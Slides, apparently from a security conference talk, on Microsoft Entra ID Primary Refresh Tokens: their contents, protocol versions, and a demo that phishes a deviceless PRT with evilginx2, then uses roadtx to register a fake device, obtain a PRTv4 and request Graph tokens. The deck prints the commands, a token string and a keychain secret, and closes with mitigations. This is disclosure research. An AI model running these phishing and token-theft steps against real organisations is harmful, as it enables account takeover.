
Access group for this item:

Name: UBF8T346G9.com.microsoft.identity.ssoextension

Show password: {"secret":"0.AV8AzUIqqYy\_ukaqTmTLyeAw2"}

Save Changes

# PRT protocol version 4.0




# Primary Refresh Tokens (PRT)


## What does the PRT contain?

A PRT contains claims found in most Microsoft Entra ID refresh tokens. In addition, there are some device-specific claims included in the PRT. They are as follows:

- **Device ID:** A PRT is issued to a user on a specific device. The device ID claim `deviceID` determines the device the PRT was issued to the user on. This claim is later issued to tokens obtained via the PRT. The device ID claim is used to determine authorization for Conditional Access based on device state or compliance.
- **Session key:** The session key is an encrypted symmetric key, generated by the Microsoft Entra authentication service, issued as part of the PRT. The session key acts as the proof of possession when a PRT is used to obtain tokens for other applications. Session key is rolled on Windows 10 or newer Microsoft Entra joined or Microsoft Entra hybrid joined devices if it's older than 30 days.

\* According to the Microsoft documentation





# PRT protocol version comparison

prt_protocol_version	secret	device_id	session_key	Used by	validity	encryption	stored in keychain
2.0	✓	✓	✓	Windows	90d	RSA sign + AES CBC	✗
3.0 – device bound	✓	✓	✓	Comp portal Mac	90d	RSA sign + AES GCM	✓
3.0 – deviceless	✓	✗	✓	Edge and some onboarding flows	90d	RSA sign + AES GCM	✓
4.0	✓	✓	✗	Platform SSO + SecEncl	90d	ECDSA + ECDH-ES	✓ *

\* Not abusable without access to the key material in Secure Enclave





# **Deviceless PRT phishing to full PRT demo**

# Demo – Deviceless PRT phishing




New Windows PowerShell

PS C:\Users\User\Desktop\tools\evilginx2> .\run.bat

C:\Users\User\Desktop\tools\evilginx2>.\build\evilginx.exe -p ./phishlets -t ./redirectors -developer

Imp



- - - Community Edition - - -

by Kuba Gretzky (@mrgretzky) version 3.1.0

```
[17:55:59] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to create phishlets)
[17:55:59] [inf] loading phishlets from: ./phishlets
[17:55:59] [inf] loading configuration from: C:\Users\User\.evilginx
[17:55:59] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
```

phishlet	status	visibility	hostname
example	disabled	visible	
microsoft365	enabled	visible	microsoftOnli...

```
: lures create microsoft365
[17:56:22] [inf] created lure with ID: 2
: lures get-url 2
```



Type here to search



5:58 PM  
6/26/2024

# Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) ✘ roadtx prtauth -v3 -s urn:ms-dr:s:enterpriseregistration.windows.net/.default  
Tokens were written to .roadtools_auth  
(ROADtools) → ROADtools git:(master) ✘ roadtx device -a register -n troopers --device-type macos14  
Saving private key to troopers.key  
Registering device  
Device ID: fec30f31-e508-4dc9-8bd9-a896762b5805  
Saved device certificate to troopers.pem
```




# Deviceless PRT to device and PRTv4

```
(ROADtools) → ROADtools git:(master) ✘ roadtx prt -c troopers.pem -k troopers.key -r file -v4
Obtained PRT: 0.AXQAj_KHYn9PIk0WUahpfY_hvJjt2SlppDZFrL5gbwdYF7iAGI.AgABAwEAAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P_ut_5UeF
KaFPzk4D7TeR_slC2hcK7cpZGmk6VVWoz7i-rdH2nqGzGJWxgH8eyeRhm0Z5P0DEUb0eufMhb1GtDfAPMeD8HocyscA7rujfYWV5CX9KxwdymUHNf6gX
xu5dTyFZNp6-zH-Z02QPWFppNJnnUiTBba0fnZBF6S3cFYnfS7ylcmzq2UfShUfbY38V3AsIx6syvxur061HdwlozJ6peoaAffH6seMYpgJ0C47jr4W
AN8AHBCiWDFL-SB9MxtowqPFdXozkPDkepIoDcdil0bGsGdawxiHeKMy8We-k22YlR4HIeh0qc4M5d_DM2obAD-2hSxkRdcic2aSRbmhd4ocuTreARzj3V
qAQY3TvJW_uyJqlAuz3nB_oqV5L0NIZEzCwTX0D5MA4Nz3aa5wq9oTdBwNpRyj8aUTDWzzHVEwZ2QmIAzQP57bBsqKRi9T8aDnRLRB5pYzPK_AeEn6lcFs
S07l9s6TMYyPziu11v4-F6vkpwf_w9VLR-sbQqWqNEBDu7ua89i-NQtxzmWrbKVgzfxNc0yCmviwcAgD9sDTDG_7Np0GwPdtuSF_-sep6pXb_fiUKmpp8r
gPj0RpB73iPryL01BDAIzdYnvNMu804ueEhmnezypF3Liomm9jquSYknxCyg8UM75EJIyAvv4EmYUpmKWGv0IoHQa0FXg0pL2axC_c9Vp40P71HDK-vnnB
ue1KEAIZW_2-4m6qPArvTDBayuD0Vj_05PP30XSUvr9qiisn6nkZUiDDcSiQtVti2HajbsC9kwJf-ztAemUwcBxnSJdhbV0u0EU1evQrot_VThtG928_VL
Zwq6gbmeQPVAqIclwUKMbqKA1QGkohY40vNUcRaV1KFFXVg0g0PxtosgchHrXaPSdfCh1G4FD6joBoye1JKP3HG4FptUmb41qWMy-5xNWFrGa225C6p0cw
TCJDC25lMiwHhlnBR--vE96AldyAB0bqavzWhXF8ZrrDYJcFWxXFCy-fL-Rc7PZCUSqvZH MtBcALyB8769VWWtEzDvXEbx8R3QSbI5beGXpzcMeRNoolAQ
rL0Co1Crs_qpy_fcRcqUc9Y4a950hInvn5FhBEa5kntL00PntfBSew1-hU2GQgg7Yd66s7FSrPBYIZ0qfs6-0yiBwySE4h47EJYLmEn2wA0noistTHsqy
K77Hk
Obtained session key:
Saved PRT to roadtx.prt
```

# Using PRTv4 to request tokens

```
(ROADtools) → ROADtools git:(master) ✘ roadtx prtauth -v4 -s https://graph.microsoft.com/.default -c msteams --cert-pem troopers.pem --key-pem troopers.key
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) ✘ roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "nonce": "1sB1nJiGihWwwPDN13XVsHLTuH14F9CaQcG8TEVZv-s",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acct": 0,
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AVQAq/8XAAAJqh8EwwSNn9GWLX8r2TISjIAYAnVTBEuP1THHGeS5HW1he6Q6J2o30b30r4fY5ko6Z9qniDtilrWQgdPJB7iY/6nn+EoA/V
J7NK2w5aEs0=",
  "amr": [
    "pwd",
    "rsa",
    "mfa"
  ],
  "app_displayname": "Microsoft Teams",
  "appid": "1fec8e78-bce4-4aaaf-ab1b-5451cc387264",
```

# Attacking PRTs on Windows





**Defense!**

# (Partial) Mitigations

Options to consider to lower the abuse potential.  
Please note that none will provide full protection:

- ★ Conditional access policies
- ★ Require only compliant devices
- ★ Restrict device registration to max 1 per user if possible
- ★ Limit token lifetime on non-corporate or non-managed devices
- ★ Create detections based on a user registering a new device from a registered device

Microsoft is working on patching the vulnerable flow we did not discuss.

Additionally, Microsoft is exploring additional mechanisms to disallow reuse of tokens for device registration.



# Future work ;)

RFCs (33)		
	Search	
RFC	Date	Title
<a href="#">RFC 7800</a>	Apr 2016	Proof-of-Possession Key Semantics for JSON Web Tokens (JWTs)
		<a href="#">6 RFCs</a>
<a href="#">RFC 8628</a>	Aug 2019	OAuth 2.0 Device Authorization Grant
